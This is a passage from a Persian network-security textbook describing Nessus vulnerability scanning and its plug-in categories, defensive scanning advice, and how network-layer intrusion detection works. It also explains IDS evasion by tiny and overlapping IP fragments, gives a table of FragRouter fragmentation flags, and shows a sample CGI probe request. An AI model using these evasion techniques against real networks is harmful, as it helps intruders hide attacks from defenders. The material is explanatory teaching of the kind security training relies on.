- **CGI Abuse** : این دسته از plug-ins نقاط ضعف اسکریپتها و برنامه‌های CGI را که تحت سرویس‌دهندهٔ وب اجرا می‌شوند، آشکار می‌نماید.
- **General** : این دسته از plug-ins سعی می‌کنند تا نوع سرویس‌دهنده و نسخهٔ سرویس‌دهنده‌های وب ، FTP و سرویس‌دهندهٔ Mail را کشف نمایند.
- **Remote File Access** : این دسته از plug-ins نقاط ضعف سیستم مدیریت فایل NFS (Network File Syste مربوط به یونیکس) و سرویس‌دهندهٔ TFTP را استخراج می‌نمایند.
- **RPC** : این دسته از plug-ins سعی می‌کنند نقاط ضعف برنامه‌های RPC (Remote Procedure Call) را پیدا کنند.
- **Firewall** : این دسته از plug-ins نقاط ضعف و خطاهای پیکربندی دیوار آتش را جستجو می‌کنند.
- **FTP** : این plug-in نقاط آسیب‌پذیر سرویس‌دهنده‌های FTP را بررسی می‌نماید.
- **SMIP Problems** : این plug-in نقاط آسیب‌پذیر سرویس‌دهنده‌های پست الکترونیکی را بررسی می‌نماید.
- **Useless services** : این plug-in بر روی ماشین هدف در جستجوی سرویسهای زائدی است که مسئول شبکه فراموش کرده است آنها را غیر فعال کند!
- **Gain Root Remotely** : این plug-in در جستجوی خطرناکترین نقطهٔ آسیب‌پذیر سیستمهاست: بدنبال آنکه آیا می‌توان در سطح super-user به یک سیستم وارد شد؟
- **NIS** : این plug-in بدنبال نقاط آسیب‌پذیر سرویس NIS (Network Information Service) است که

در سیستم عامل یونیکس اطلاعات حسابهای کاربران را در اختیار متقاضی می‌گذارد.

- **Denial of Service** : این plug-in بدنبال نقاط آسیب‌پذیری در ماشینهای شبکه می‌گردد که قادرند سیستم را کلاً درهم شکسته و مختل نمایند. (crash)
- **Miscellaneous** : این plug-in عملیاتی نظیر تعقیب مسیر (Traceroute) و تشخیص نوع سیستم عامل (OS Fingerprinting) را انجام می‌دهد.


Nessus ، همچنین نرم‌افزار Nmap را در خود جای داده است که کارآیی آنرا بی‌نهایت افزایش می‌دهد.

معماری Nessus

Nessus در دو بخش طراحی شده است:

- **نرم‌افزار Client** : این برنامه می‌تواند روی هر ماشین راه دور اجرا شود. چنین ماشینی ممکن است پهنای باند کمی در اختیار داشته باشد. وظیفهٔ این بخش ارسال فرامین موردنظر کاربر به سرویس‌دهندهٔ Nessus است.
- **نرم‌افزار Nessus Server** : این قسمت با استفاده از یک پایگاه اطلاعاتی حاوی نقاط آسیب‌پذیر سیستمهای متفاوت ، عملیات مورد نظر کاربر را اجرا می‌کند.

در شکل (۱۷-٦) معماری Client/Server نرم‌افزار Nessus به تصویر کشیده شده است. بر طبق این معماری، بخش سرویس‌دهندهٔ Nessus را می‌توان روی هر ماشین سریع و دارای پهنای باند بالا نصب کرد و از طریق یک ماشین راه دور با پهنای باند کم با آن ارتباط برقرار نمود و آنرا در خدمت گرفت. چون ممکن است یک شخص ثالث و مزاحم از Nessus Server (نصب شده روی یک ماشین) سوءاستفاده کند، لذا Nessus Server با تنظیم یک کلید رمز بر روی ماشین، پیکربندی و نصب می‌شود و برنامهٔ Client باید قبل از هر عملی احراز هویت شود. در ضمن مبادله داده‌ها بین سرویس‌دهندهٔ Nessus و برنامهٔ مشتری (Client) بصورت رمزنگاری شده خواهد بود.




شکل (۱۷-٦) معماری Client/Server ابزار Nessus

راحتترین راه استفاده از Nessus آنست که نرم‌افزار Nessus Server و همچنین Client آن روی یک ماشین واحد نصب شود. در ضمن لازم به تذکر است که Nessus Server روی سیستمهای عامل یونیکس، لینوکس، Free BSD و سولاریس قابل اجراست اما نسخهٔ قابل اعتماد و قدرتمندی روی Windows ندارد. اگر چه یک نسخهٔ قدیمی از آن تحت NT ارائه شده است ولی چون اکنون از آن پشتیبانی نمی‌شود آنرا توصیه نمی‌کنیم. بهترین محیط اجرای Nessus Server لینوکس می‌باشد. نرم‌افزار Nessus Client نیز روی لینوکس، سولاریس، Free BSD و انواع ویندوز در دسترس است. از آنجائی که Nessus Client مبتنی بر زبان جاواست لذا در هر محیطی که از جاوا حمایت کند قابل اجرا می‌باشد. اما چون بطور معمول نرم‌افزارهای سرویس‌دهنده و مشتری Nessus را روی یک ماشین نصب می‌کنید لذا مجبور به استفاده از لینوکس خواهید بود.

برای Nessus یک پنجرهٔ گرافیکی (GUI) طراحی شده است که تصویر آنرا در شکل (۱۸-٦) ملاحظه می‌کنید. از طریق این واسط گرافیکی کاربر براحتی قادر به اعمال تنظیمات زیر خواهد بود:

- نوع plug-in هائی را که باید اجرا شود، تعیین نماید.
- سیستم هدف را مشخص کند. (یک ماشین یا یک شبکه)
- محدودهٔ پورتهائی که باید پویش و جستجو شوند، تعیین کند. (تمام قابلیتهای Nmap در Nessus وجود دارد)



شکل (۱۸-٦) واسط گرافیکی ابزار Nessus

- شماره پورت ارتباط بین سرویس‌دهنده و مشتری Nessus را مشخص کند.
- روش رمزنگاری ارتباط بین مشتری و سرویس‌دهندهٔ Nessus را انتخاب کند.
- یک آدرس E-mail جهت ارسال نتایج عمل جستجو و پویش نقاط آسیب‌پذیر هدف، تعیین کند.

یکی از بهترین و عالیترین مشخصه‌های Nessus قابلیت نوشتن plug-in توسط برنامه‌نویس و اضافه کردن آن به نرم‌افزار می‌باشد. Nessus به برنامه‌نویس اجازه می‌دهد تا کد لازم را به زبان C نوشته و به آن اضافه نماید. این plug-insهای نوشته شده توسط کاربر، از طریق یک API تعریف شده در Nessus بنام NAPI (Nessus Application Programming Interface) با پایگاه داده‌ها و یا بقیهٔ plug-insها ارتباط برقرار می‌کنند. این قابلیت، باعث رشد چشمگیر و توسعه آزادانهٔ آن شده است.

Nessus به بهترین وجهی نتایج جستجو و پویش خود را گزارش می‌هد. خروجی Nessus می‌تواند گذشته از امکان نمایش و چاپ، در فایلهائی با فرمتهای HTML ، XML ، ASCTI ، LaTeX و Graphical XML ذخیره شود.

حال باید ببینیم که یک نفوذگر از ابزاری مثل Nessus چگونه بهره می‌برد؟ نفوذگر پس از فهرست کردن نقاط ضعف و آسیب‌پذیر هدف، طرح مناسبی را جهت رسوخ و نفوذ به آن سیستم تهیه می‌کند. او گذشته از نقاط ضعف سیستم هدف، از نوع سیستم عامل و فهرست پورتهای باز و قواعد دیوار آتش ، آگاه است. حال می‌تواند با استفاده از تجربهٔ شخصی و مهارتهای برنامه‌نویسی خود، اقدام به تهیهٔ کُد جهت نفوذ به سیستم کند یا از تجربهٔ دیگران که در قالب ابزارهای نفوذگری بصورت رایگان در اختیار او قرار دارد بهره بگیرد. در فصل آینده با این گونه تکنیکها بیشتر آشنا می‌شویم.

پیشگیری از پویش و جستجوی نقاط ضعف سیستم

برای آنکه یک نفوذگر از پویش و جستجوی شبکه سوءاستفاده نکند، بعنوان مسئول شبکه به نکات امنیتی زیر دقت داشته باشید:

- اوّلین و بدیهی‌ترین توصیه برای پیشگیری از آشکار شدن نقاط آسیب‌پذیر در شبکه، بستن تمام پورتهای باز و بلااستفاده است.
- باید بطور مداوم در گروههای خبری از کشف هرگونه اشکال (Bug) در سیستمهای مورد استفاده در شبکهٔ خود خبر بگیرید و به سرعت در فکر اصلاح آن باشید. معمولاً با آشکار شدن چنین اشکالاتی شرکت طراح، نرم‌افزار اصلاح‌کننده را در قالب Patch در اختیار شما قرار خواهد داد.
- ابزارهای قدرتمندی مثل Nessus را قبل از نفوذگران، بر روی شبکهٔ خود آزمایش کرده و نقاط ضعف سیستم خود را خودتان کشف کنید. معمولاً وقتی از این ابزارها برای پیدا کردن نقاط ضعف سیستمها استفاده می‌کنید و آن ابزار نقطه ضعف یا شکافی را در جائی از شبکه کشف می‌نماید، با رجوع به وب‌سایت شرکت طراح آن ، راهنمائی‌های لازم را در مورد چگونگی رفع آن اشکال پیدا خواهید کرد. استفاده از این ابزارها را به طور متناوب (مثلاً هر ماه یکبار و بطور کامل و دقیق) توصیه می‌کنیم. فقط باید به این نکته اشاره کنیم که در هنگام استفاده از این ابزار بشدت مراقب باشید چرا که گاهی این ابزارها برای کشف نقاط آسیب‌پذیر سیستم از روشهائی استفاده می‌کنند که

اگر سیستم شما همان ضعف را داشته باشد مختل شده و فرومی‌پاشد. لذا بی‌گدار بـه آب نزنیـد و اگر اطلاعاتی راجع به چگونگی آزمایش یک plug-in جهت کشف نقطه ضعف ندارید ترجیحاً آنرا انجام ندهید. بعنوان مثال در اکثر ابزارهای پویش و جستجوی نقـاط آسـیب‌پذیـر، بخشـی جـهت حدس و یافتن کلمهٔ عبور بمنظور ورود غیرمجاز به یک سرویس‌دهنده مثل TelNet یا FTP طراحی شده است.(این بخش Password Guessing Module نام دارد.) معمولاً سرویس‌دهنده‌ها در مواجهه با تلاشهای غیرمجاز (بمنظور حدس کلمهٔ عبور) برای مدتی بلوکه می‌شوند و در این مدّت (مثـلاً ۱۵ دقیقه) تقاضای کاربران اصلی و مجاز را نیز برای ورود به سیستم (login) ، بررسـی نمی‌کننـد. لـذا وقتی چنین ابزارهائی را بر علیه شبکهٔ خود بکار می‌گیرید ممکن است برخی سرویسها را با دسـت خودتان فلج کنید. لذا در هنگام پیکربندی ابزاری مثل Nessus باید انجـام ایـن گونـه بررسـی‌ها را غیرفعال نمائید.

- دقت کنید که این ابزارها فقـط اشـکالاتی را کشـف می‌کننـد کـه می‌شناسـند! ممکـن اسـت در سرویس‌دهنده‌های شما اشکالاتی وجود داشته باشد که این ابزارها آنها را نشناسند لذا همیشه ایـن ابزار را به روز نگاه دارید و با گروههای توسعه‌دهندهٔ آن در ارتباط باشـید. پایگـاه اطلاعـاتی ایـن ابزارها باید بطور مداوم از اینترنت دریافت شود.

سیستمهای کشف مزاحمت *(IDS)*

سیستم کشف مزاحمت که به اختصار IDS نامیده می‌شود، برنامه‌ایست که با تحلیل ترافیک جـاری شبکه یا تحلیل تقاضاها سعی در شناسائی فعالیتهای نفـوذگر می‌نماید و در صورتی کـه تشـخیص داد ترافیک ورودی به یک شبکه یا ماشین از طرف کاربران مجاز و عادّی نیسـت بلکـه از فعالیتـهای یـک نفـوذگر ناشی می‌شود به نحو مناسب مسئول شبکه را در جریان می‌گذارد یا یک واکنش خاص نشـان می‌دهد. در حقیقت IDS نقش آژیر دزدگیر شبکه را ایفا می‌نماید.

در این بخش پس از بررسی عملکرد IDS در سطوح مختلف، روشهای فرار نفـوذگـر از آنـرا نـیز بررسی خواهیم کرد. سیستم IDS در دو سطح "لایهٔ شبکه" و "لایهٔ کاربرد" عمل می‌کند و مکانیزم هـر یک با دیگری متفاوت است.

عملکرد سیستم *IDS* مبتنی بر لایهٔ شبکه

در این نوع سیستم کشف مزاحمت، IDS تمـام بسـته‌های IP وارده بـه شـبکهٔ محلـی را دریـافت، جمع‌آوری و پردازش می‌کند و پس از تحلیل بسته‌ها، بسته‌های معمولی و بسته‌های مزاحم (متعلق بـه نفـوذگر) را تشخیص می‌دهد. IDS باید انبوهی از بسته‌های IP (و محتویات آنها شامل بسـته‌های TCP و UDP) را مرتب کرده و بُروز واقعی یک حمله را تشخیص بدهد.

بطور معمول سیستمهای IDS یک بانک اطلاعاتی از الگوی حملات مختلف در اختیار دارنـد. (بـه این بانک اطلاعاتی، بانک ویژگیها و امضای حملـه Attack Signatures & Features گفتـه می‌شـود) در


حقیقت اکثر سیستمهای IDS تحلیلهای خود را بر تطابق الگوهای حمله بـا ترافیـک موجـود در شـبکه متمرکز کرده‌اند و هرگاه الگوی ترافیک جاری در شبکه با ویژگی یکی از حمـلات منطبـق باشـد یـک حمله گزارش خواهد شد. لذا نفـوذگر برای فرار از IDS ، سعی می‌کند بـه روشـهای مختلـف مراحـل حمله را بگونه‌ای سازماندهی کند که IDS آنرا ترافیک معمولی و طبیعی بپندارد. (در این مورد صحبـت خواهیم کرد.)

وقتی حمله‌ای کشف شود، سیسـتم IDS بـا ارسـال e-mail ، سیسـتم پی‌جـو (Pager) یـا بـه صـدا درآوردن بوق آژیر آنرا به اطلاع مسئول شبکه می‌رساند و در عین حال به تعقیب حمله ادامه می‌دهـد. شکل (۱۹-٦) یک سیستم IDS معمولی (در سطح شبکه) را نشان می‌دهد.

در این شکل سیستم IDS در حین نظارت بر ترافیک شبکه ، متوجه تلاش برای ارتباط با پورتـهای ۸۰ و ۲۳ شده است. این سیستم تلاش برای برقراری ارتباط TCP با پورت ۸۰ را عادی تلقـی می‌کنـد ولی تلاشهای متوالی برای برقراری ارتباط با پورت ۲۳ (مربوط به TelNet) را اصلاً طبیعـی نمی‌دانـد و آنرا به عنوان علائم یک حمله گزارش می‌کند. یا مثلاً سیستم IDS با تحلیل جریان بسته‌های IP متوجـه می‌شود که چند هزار بستهٔ SYN با فیلد Source IP یکسان و با شـماره‌های مختلـف پـورت بـه شـبکه ارسال شده است؛ این مسئله قطعاً علامت بروز یک حمله است.

حال باید دید نفـوذگر به چه نحوی تلاش می‌کند از IDS مبتنی بر لایهٔ شبکه فرار کند؟ نفـوذگر از مکانیزمهای زیر برای فرار از IDS (IDS Evasion) بهره می‌گیرد:

- ترافیک ارسالی به شبکهٔ هدف بگونه‌ای تنظیم می‌شود که با الگوی هیچ حملـه‌ای تطـابق نداشـته باشد. در چنین حالتی ممکن است نفـوذگر از برنامه‌نویسی استفاده کند چـرا کـه ابزارهـای موجـود الگوی حملهٔ شناخته‌شده‌ای دارند.
- بسته‌های ارسالی به یک شبکه بگونه‌ای سازماندهی می‌شوند که عملکرد دقیق آن فقط در ماشـین نهائی (Host) مشخص شود.



شکل (۱۹-٦) شمای کلّی یک سیستم IDS سطح شبکه

برای روشن شدن نکات ابهام در روشهای فوق به چند مثال عملی خواهیم پرداخت:

بگونه‌ای که در فصل مفاهیم TCP/IP تشریح شد یک بستهٔ IP بزرگ می‌تواند به یک سلسله از قطعات کوچکتر (Fragment) شکسته شود. هر بستهٔ شکسته شده سرآیند بستهٔ IP را به همراه دارد. قطعات مختلف از طریق شبکه ارسال شده و نهایتاً در ماشین مقصد بازسازی خواهند شد. وقتی سیستم IDS با بسته‌های قطعه‌قطعه شدهٔ IP مواجه می‌شود باید همانند ماشین نهائی آنها را دریافت و بازسازی نماید. نفوذگر می‌تواند بسته‌های IP را در قطعات بسیار کوچک (مثلاً ۸ بایتی) شکسته و آنها را ارسال کند. در ضمن برای فلج کردن IDS ، بسته‌های IP بسیار زیاد و قطعه‌قطعه شدهٔ بی‌هدفی را نیز لابلای بسته‌های حمله ارسال می‌کند. IDS باید بافر بسیار زیادی در اختیار داشته باشد تا بتواند ضمن بازسازی قطعات شکسته شده ، درون آنها به جستجوی الگوی حمله بپردازد.

تا تابستان سال ۲۰۰۰ تقریباً هیچ سیستم IDS وجود نداشت که قادر به بازسازی قطعات بسته‌های IP باشد لذا هر نفوذگری با قطعه‌قطعه کردن بسته‌های IP (محتوی بستهٔ TCP یا UDP) از سیستم IDS فرار می‌کرد. بعنوان مثال ابزار Snort (که یک نرم‌افزار Open Source و رایگان است) بعنوان یک سیستم IDS بسیار معروف، تا سال ۲۰۰۰ در مقابله با بسته‌های قطعه‌قطعه شده ناتوان بود!

در ضمن نفوذگر می‌تواند قطعه‌قطعه کردن بستهٔ IP را به روش‌های نامتعارف انجام بدهد بگونه‌ای که سیستم IDS نتواند بدرستی آنرا بازسازی کند. مکانیزم این نوع حمله به شرح زیر است:


حمله به IDS براساس قطعات کوچک و قطعات همپوشان IP

روش حمله از طریق بسته‌های قطعه‌قطعه شدهٔ کوچک برعلیه IDS در شکل (۲۰-۶) به تصویر کشیده شده است.


فرض کنید یک بستهٔ IP محتوی یک بستهٔ TCP (در فیلد Payload) باشد؛ چون بخش Payload از هر بستهٔ IP می‌تواند قطعه‌قطعه شود، لذا بطور عمدی قطعهٔ اوّل به قدری کوچک در نظر گرفته می‌شود که فقط دو بایت اوّل از بستهٔ TCP را شامل شود و بنابراین دو بایت دوّم از بستهٔ TCP که شمارهٔ پورت مقصد (Destination Port) را در برمی‌گیرد در بستهٔ دوّم ارسال می‌شود. معمولاً سیستمهای IDS برای تشخیص حمله به سرآیند بستهٔ TCP احتیاج دارند تا مثلاً تلاش برای برقراری ارتباط با پورت ۲۳ مربوط به TelNet را کشف نمایند. چون بستهٔ اوّل، سرآیند کامل بستهٔ TCP و شمارهٔ پورت مقصد را ندارد معمولاً IDS آنرا معمولی در نظر گرفته و از آن می‌گذرد؛ بدینصورت نفوذگر IDS را دور می‌زند.

نوع دیگر حمله به IDS ، حمله براساس قطعات همپوشان (Fragment Overlap) است که با دستکاری و تغییرات عمدی در فیلد Fragment Offset (از بستهٔ IP) انجام می‌شود. بگونه‌ای که در مبحث IP اشاره شد، این فیلد برای بازسازی قطعات بستهٔ IP تنظیم می‌شود و در حقیقت این شماره، محل قرار گرفتن قطعهٔ جاری را در دیتاگرام اصلی ، مشخص می‌کند. به شکل (۲۱-۶) دقت کنید. قطعات همپوشان با مکانیزم زیر تنظیم و ارسال می‌شوند:

- اولین قطعهٔ بستهٔ IP که شامل سرآیند بستهٔ TCP است دارای شمارهٔ پورت مجاز است.(مثل HTTP-TCP 80).



شکل (۲۰-٦) حمله به IDS مبتنی بر مکانیزم قطعات کوچک



شکل (۲۱-٦) حمله به IDS مبتنی بر مکانیزم قطعات همپوشان (Fragment Overlap Attack)

- دومین قطعه بگونه‌ای تنظیم می‌شود که پس از بازسازی ، بر روی بخشی از قطعه‌های قبل نوشته شده و مقادیر قبلی را بازنویسی کند، لذا شماره پورت واقعی در قطعهٔ دوّم مشخص می‌شود. شماره پورتی که در قطعهٔ اوّل درج شده پوچ است و بعداً بازنویسی خواهد شد.
- چون احتمالاً فقط قطعه اول از هر بستهٔ IP توسط IDS بررسی می‌شود لذا قطعهٔ دوم که قطعهٔ اول را بازنویسی می‌کند توسط IDS تشخیص داده نخواهد شد!
- قطعات همپوشان پس از بازسازی در ماشین هدف، بستهٔ TCP اصلی را با شمارهٔ پورت واقعی تشکیل می‌دهد!

FragRouter : ابزاری برای فرار از چنگ سیستم IDS


ابزار FragRouter که توسط گروه Dug Song طراحی شده ، انواع حملات به سیستم IDS را بر اساس تکنیک قطعه‌قطعه‌سازی بسته‌های IP ، پیاده‌سازی کرده است. این ابزار در آدرس *http://www.anzen.com/research/nidsbench/* در دسترس قرار گرفته و در محیط‌های Linux ، Solaris و BSD قابل اجراست.(این برنامه و کدهای آن (به زبان C) در CD جانبی کتاب ضمیمه شده است.)

FragRouter بیش از ۳۵ روش مختلف را در قطعه‌قطعه‌سازی بسته‌های IP (یا TCP) پیاده‌سازی کرده است؛ برخی این روشها در جدول (۲-۶) معرفی شده‌اند.

بگونه‌ای که در شکل (۲۲-۶) دیده می‌شود نرم‌افزار FragRouter نقش یک مسیریاب نرم‌افزاری را بازی می‌کند؛ نفوذگر آنرا بر روی ماشینی نصب کرده و سپس با اتکاء به مکانیزمهای قطعه‌قطعه‌سازی که در FragRouter پیاده‌سازی شده است ، هرگونه ابزار حملهٔ خود را با خیال راحت بکار می‌گیرد چرا که این مسیریاب پس از دریافت بسته‌های حمله آنرا به نحو مناسب و دلخواه نفوذگر تکه‌تکه خواهد کرد بگونه‌ای که حتی‌الامکان سیستم IDS را تحریک ننماید!

مکانیزم قطعه‌قطعه‌سازی بسته‌های IP	نام Flag برای تنظیم	نام مکانیزم قطعه‌قطعه‌سازی
بسته‌های IP را به قطعات ۸ بایتی تقسیم کرده و سپس ارسال می‌نماید.	-F1	frag-1
بسته‌های IP را به قطعات ۲۴ بایتی تقسیم کرده و سپس ارسال می‌نماید.	-F2	frag-2
بسته‌های IP را به قطعات ۸ بایتی تقسیم کرده و سپس ارسال می‌نماید؛ با این ویژگی که یکی از بسته‌ها خارج از ترتیب ارسال می‌شود.	-F3	frag-3
ابتدا مراحل "دست‌تکانی سه‌مرحله‌ای" را تکمیل کرده و یک ارتباط TCP برقرار می‌کند. سپس بسته‌های جعلی RST و FIN با Checksum اشتباه ارسال می‌نماید. (بسته‌ای که کد کشف خطای غلطی در آن تنظیم شده است.) سپس داده‌ها را بصورت بسته‌های یک بایتی ارسال می‌کند.	-T1	tcp-1
ابتدا مراحل "دست‌تکانی سه‌مرحله‌ای" را تکمیل کرده و یک ارتباط TCP برقرار می‌کند. سپس داده‌ها را بصورت بسته‌های دو بایتی ارسال می‌کند. بین هر دو بستهٔ دوبایتی، بسته‌ای یک بایتی ارسال می‌شود که پس از بازسازی بایت دوم از بستهٔ قبل را بازنویسی می‌کند. بدین ترتیب از هر بستهٔ دو بایتی ، بایت دوم توسط بستهٔ بعدی تغییر خواهد کرد. (Overlapping Segment)	-T5	tcp-5
ابتدا مراحل "دست‌تکانی سه‌مرحله‌ای" را تکمیل کرده و یک ارتباط TCP برقرار می‌کند. سپس داده‌ها را بصورت بسته‌های یک بایتی ارسال می‌کند. بین هر دو بستهٔ یک‌بایتی، بسته‌ای پوچ ارسال می‌شود که دارای Sequence Number کاملاً غلطی است.	-T7	tcp-7

جدول (۲-۶) برخی از مکانیزمهای FragRouter برای گول زدن سیستم IDS



شکل (۲۲-٦) فرار از سیستم IDS توسط ابزار FragRouter

بگونه‌ای که در شکل (۲۲-٦) دیده می‌شود نرم‌افزار FragRouter نقش یک مسیریاب نرم‌افزاری را بازی می‌کند؛ نفوذگر آنرا بر روی ماشینی نصب کرده و سپس با اتکاء به مکانیزمهای قطعه‌قطعه‌سازی که در FragRouter پیاده‌سازی شده است ، هرگونه ابزار حملهٔ خود را با خیال راحت بکار می‌گیرد چرا که این مسیریاب پس از دریافت بسته‌های حمله آنرا به نحو مناسب و دلخواه نفوذگر تکه‌تکه خواهد کرد بگونه‌ای که حتی‌الامکان سیستم IDS را تحریک ننماید!

بنابراین نرم‌افزار FragRouter ابزاری برای فرار از سیستم IDS محسوب می‌شود و هیچ کاربرد دیگری ندارد. مستقل بودن آن (در قالب یک مسیریاب نرم‌افزاری) به نفوذگر اجازه می‌دهد تا بدون واهمه از بصدا درآمدن آژیرهای خطر توسط IDS ، از ابزارهای موردنظر خود استفاده کند. یعنی نفوذگر می‌تواند پس از نصب و فعال کردن آن ، ابزارهای نقشه‌برداری از شبکه (مثل Cheops) ، ابزارهای پویش پورتهای باز (مثل Nmap) ، ابزارهای کشف قواعد دیوار آتش (مثل Firewalk) و ابزارهای کشف نقاط ضعف سیستم (مثل Nessus) را بکار بگیرد. تمام بسته‌های تولید شده توسط این ابزارها قبل از خروج از شبکه به FragRouter تحویل داده می‌شوند تا عملیات لازم بر روی آن انجام شود.

عملکرد سیستم *IDS* در سطح کاربرد و روشهای فرار از آن

سیستم کشف مزاحمت در لایهٔ کاربرد، تمام تقاضاهای ارسالی هر برنامهٔ کاربردی را بررسی کرده و در صورت تقاضاهای نامتعارف و خطرناک، هشدار می‌دهد. (**بدین ترتیب هر پروتکل لایهٔ کاربرد، سیستم IDS مستقلی نیاز دارد. به شکل ۲۳-٦ دقت کنید.**) بعنوان مثال تقاضاهای HTTP می‌توانند خطرناک باشند: فرض کنید یک تقاضای HTTP از نوع GET با قالب زیر صادر شده باشد:

```
GET /cgi-bin/broken.cgi HTTP/1.0
```

شکل (۲۳-۶) مقایسهٔ سیستمهای IDS در سطح شبکه و سطح ماشینهای نهایی

